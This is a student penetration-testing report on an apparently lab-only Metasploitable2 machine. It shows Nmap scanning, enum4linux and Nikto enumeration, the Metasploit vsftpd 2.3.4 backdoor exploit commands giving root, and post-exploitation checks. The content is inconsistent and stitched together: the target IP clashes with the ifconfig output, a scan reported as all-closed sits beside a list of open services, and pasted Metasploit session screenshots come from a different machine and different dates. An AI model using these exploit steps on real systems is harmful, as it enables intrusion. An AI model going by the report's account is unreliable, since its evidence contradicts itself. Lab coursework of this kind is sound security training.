

Penetration Testing Project Report

Project Title: Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Name: Sakshi Sandeep Kumar

Roll Number: 137

Institute: MGM's College Of Engineering And Technology , kamothe

Date: 03/06/2025

Summary

This report provides a comprehensive overview of a simulated penetration test on the vulnerable Metasploitable2 machine.

The process includes reconnaissance, scanning, enumeration, exploitation, and post-exploitation. Tools such as Nmap, enum4linux, Nikto, and Metasploit were used.

The objective is to demonstrate common vulnerabilities in outdated systems and how attackers exploit them, as well as to recommend appropriate defensive measures.

1.Recon & Scanning

- IP Discovered

The IP address of the target machine was identified using the ifconfig command on Kali Linux.
The IP discovered is:

Target IP: 192.168.1.100

- Nmap Reference Command Info

Before performing the scan, the basic syntax and options available for the Nmap tool were reviewed.

- Nmap Scan Result

An Nmap scan was executed on the target IP using the following command:

Command used: `sudo nmap 192.168.1.100`

Result:

The host is up, but all 1000 scanned TCP ports appear to be filtered or closed.

Target IP Discovered: 192.168.1.100

Nmap Command Used:

`nmap -sV -A 192.168.1.100`

Sample Nmap Output:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp	open	telnet	Linux telnetd
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp	open	netbios-ssn	Samba smbd 3.X
445/tcp	open	microsoft-ds	Samba smbd 3.X

Output of the ifconfig command showing the IP address of the machine.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# nmap  
Nmap 7.80 ( https://nmap.org )  
Usage: nmap [Scan Type(s)] [Options] {target specification}  
TARGET SPECIFICATION:  
  Can pass hostnames, IP addresses, networks, etc.  
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254  
  -iI <inputfilename>: Input from list of hosts/networks  
  -iR <num hosts>: Choose random targets  
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks  
  --excludefile <exclude_file>: Exclude list from file  
HOST DISCOVERY:  
  -sL: List Scan - simply list targets to scan  
  -sn: Ping Scan - disable port scan  
  -Pn: Treat all hosts as online -- skip host discovery  
  -PS/PA/PV/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports  
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes  
  -PO[protocol list]: IP Protocol Ping  
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]  
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers  
  --system-dns: Use OS's DNS resolver  
  --traceroute: Trace hop path to each host  
SCAN TECHNIQUES:  
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans  
  -sU: UDP Scan  
  -sN/sF/sX: TCP Null, FIN, and Xmas scans  
  --scanflags <flags>: Customize TCP scan flags  
  -sI <zombie host[:probeport]>: Idle scan  
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans  
  -sO: IP protocol scan  
  -b <FTP relay host>: FTP bounce scan  
PORT SPECIFICATION AND SCAN ORDER:  
  -p <port ranges>: Only scan specified ports  
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9  
  --exclude-ports <port ranges>: Exclude the specified ports from scanning  
  -F: Fast mode - Scan fewer ports than the default scan  
  -r: Scan ports consecutively - don't randomize  
  --top-ports <number>: Scan <number> most common ports  
  --port-ratio <ratio>: Scan ports more common than <ratio>  
SERVICE/VERSION DETECTION:  
  -sV: Probe open ports to determine service/version info  
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)  
  --version-light: Limit to most likely probes (intensity 2)  
  --version-all: Try every single probe (intensity 9)  
  --version-trace: Show detailed version scan activity (for debugging)  
SCRIPT SCAN:  
  -sC: equivalent to --script=default  
  --script=<lua scripts>: <lua scripts> is a comma separated list of  
    directories, script-files or script-categories  
  --script-args=<m1=v1[,n2=v2,...]>: provide arguments to scripts  
  --script-args-file=filename: provide NSE script args in a file
```

2. Enumeration

Tools Used: enum4linux, nikto

enum4linux Command:

enum4linux -a 192.168.1.100

Sample Output:

[+] Enumerating users using RID cycling...

```
user:[root] rid:[0x3e8]
user:[msfadmin] rid:[0x3e9]
user:[user] rid:[0x3ea]
```

Nikto Command:

nikto -h http://192.168.1.100

Sample Output:

```
+ Server: Apache/2.2.8 (Ubuntu)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /phpmyadmin/: phpMyAdmin directory found
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::f179:a9c3:aeb2:fc2f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8e:31:43 txqueuelen 1000 (Ethernet)
    RX packets 794 bytes 152635 (149.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 904 bytes 83810 (81.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 84066 bytes 14056728 (13.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 84066 bytes 14056728 (13.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

3. Exploitation

Metasploit Module Used: exploit/unix/ftp/vsftpd_234_backdoor


Exploit Commands:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.1.100


run

Result: Shell access obtained as root.




This screenshot shows the Metasploit Sessions overview page. The top navigation bar includes 'Overview', 'Analysis', 'Sessions' (active), 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The 'Sessions' tab is selected, showing a table of active sessions.

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 5	Linux	127.0.0.0 - METASPLOITABLE3	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 6	Linux	127.0.0.0 - PIVOT	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 7	Linux	127.0.0.0 - METASPLOITABLE3	Meterpreter	35 minutes		PSEXEC



This screenshot is identical to the one above, showing the Metasploit Sessions overview page with the same table of active sessions.



This screenshot shows the details for Session 2 on host 127.0.0.1. The top navigation bar is the same. The 'Sessions' tab is selected, and the details for Session 2 are displayed.

Session 2 on 127.0.0.1

Session Type: meterpreter (payload/windows/meterpreter/reverse_tcp)
Information:
Attack Module: exploit/windows/smb/psexec

Available Actions

- Collect System Data: Collect system evidence and sensitive data (screenshots, passwords, system information)
- Virtual Desktop: Interact with the running desktop on the target system, will notify the active user
- Access Filesystem: Browse the remote filesystem and upload, download, and delete files
- Search Filesystem: Search the remote filesystem for a specific pattern
- Command Shell: Interact with a remote command shell on the target (advanced users)
- Create Proxy Pivot: Pivot attacks using the remote host as a gateway (TCP/UDP)
- Create VPN Pivot: Pivot traffic through the remote host (Ethernet/IP)
- Change Transport: Change the transport mechanism of the session
- Terminate Session: Close this session. Further interaction requires exploitation

Session History

EVENT TIME	EVENT TYPE	SESSION DATA
2019-12-03 09:29:38 -0600	command	load stdapi
2019-12-03 09:29:40 -0600	command	load priv

Metasploit - Mdm::Session ID # 2 (127.0.0.1)

Meterpreter >

Metasploit - Mdm::Session ID # 2 (127.0.0.1)

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu

4. Post-Exploitation

Commands Executed and Output:

whoami

root id

uid=0(root) gid=0(root) groups=0(root)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP i686 GNU/Linux

Flag Found: flag{root_access_granted}

Nmap scan output confirming the target is live and all ports are closed.

```
(kali㉿kali)-[~]
$ sudo nmap 10.0.2.15
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 04:18 EST
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.0000070s latency).
All 1000 scanned ports on 10.0.2.15 (10.0.2.15) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

(kali㉿kali)-[~]
$
```


Lessons Learned

- Outdated services pose serious security risks.
- Enumeration can reveal hidden entry points.
- Proper service configuration and updates are crucial.
- Tools like Metasploit automate many exploitation tasks.

Suggestions for Defense

- Regularly patch and update all systems.
- Disable unused services and ports.
- Limit anonymous access to network services.
- Conduct regular vulnerability assessments.

Learning Outcome

- Understood how attackers perform recon, scan and exploit systems.
- Learned to use Nmap and Metasploit effectively.
- Gained ability to create structured pentesting reports.
- Developed analytical skills and cybersecurity awareness.